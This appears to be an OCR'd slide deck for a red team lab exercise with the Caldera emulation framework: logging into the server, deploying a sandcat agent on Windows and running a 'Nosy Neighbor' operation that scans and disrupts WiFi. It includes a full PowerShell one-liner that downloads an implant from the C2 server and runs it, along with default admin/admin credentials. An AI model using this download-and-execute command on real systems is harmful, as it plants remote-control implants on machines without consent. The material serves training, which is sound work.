
queued collected success failure timeout discarded untrusted visible

+ potential links

2020-01-30 14:52:10	agent#381294... Disrupt WIFI (CLEANUP)
2020-01-30 14:52:07	agent#381294... Disrupt WIFI
2020-01-30 14:52:01	agent#381294... Preferred WIFI
2020-01-30 14:51:55	agent#381294... Scan WIFI networks
2020-01-30 14:51:34	agent#381294... Collect ARP details
2020-01-30 14:51:34	agent#381294... System processes


Red Team Exercise #3

- http://10.0.0.222:8888
- admin/admin




Red Team Exercise #3

- Plugins > sandcat
- Windows (PowerShell)



Red Team Exercise #3

- Plugins > sandcat
- Windows (Powershell)



Red Team Exercise #3

- Launch PowerShell
- Add Optional Arguments to Command

  -group host-X

  -server http://10.0.0.222:888

Windows PowerShell

```
PS C:\Users\travis> $server="http://10.0.0.222:8888"; $url="$server/file/download"; $wc=New-Object System.Net.WebClient; $wc.Headers.add("platform","w
indows"); $wc.Headers.add("defaultServer", $server); $wc.Headers.add("file","sandcat.go"); ($data=$wc.DownloadData($url)) -and ($name=$wc.ResponseHead
ers["Content-Disposition"].Substring($wc.ResponseHeaders["Content-Disposition"].IndexOf("filename=")+9).Replace("`"","")) -and ([io.file]::WriteAllByt
es("C:\Users\Public\$name.exe",$data)) | Out-Null; iex "C:\Users\Public\$name.exe -v -group host-1 -server http://10.0.0.222:8888";
Started sandcat in verbose mode.
server=http://10.0.0.222:8888
group=host-1
sleep=60
watchdog=0
privilege=User
initial delay=0
c2 channel=HTTP
[+] Ping success
[+] beacon: ALIVE
```

Red Team Exercise #3

Campaigns > Agents

Home Campaigns Plugins Advanced Docs Logout

Agents

Groups are collections of agents so hosts can be compromised simultaneously. You must deploy at least 1 agent in order to run an operation.

Refresh agent table

Save changes

Filter Columns

Show 10 entries

Search:


PAW	Host	Status	Platform	Executors	Last Seen	Sleep (Min/Max)	Watchdog Timer (minutes)	PID	Privilege	Group
381294	host-1		windows	cmd psh shellcode_amd64	2020-01-30 14:37:31	60/60	0	32	User	host-1

Showing 1 to 1 of 1 entries

Previous 1 Next

Red Team Exercise #3

- Campaigns > Operations



Name: HOST-X Operation

Basic Options

Group: host-x

Adversary: Nosy Neighbor

Open: Auto close operation

Run: Run immediately

Red Team Exercise #3

Home Campaigns Plugins Advanced Docs Logout

Operations

VIEW

Start a new operation or review previous ones here.

HOST-1 Operation - 2020-0

include agent output

Download report

Delete

Autonomous


FINISHED | 1 MIN 3 SEC | 8 DECISIONS

100%

queued collected success failure timeout discarded untrusted visible

+ potential links

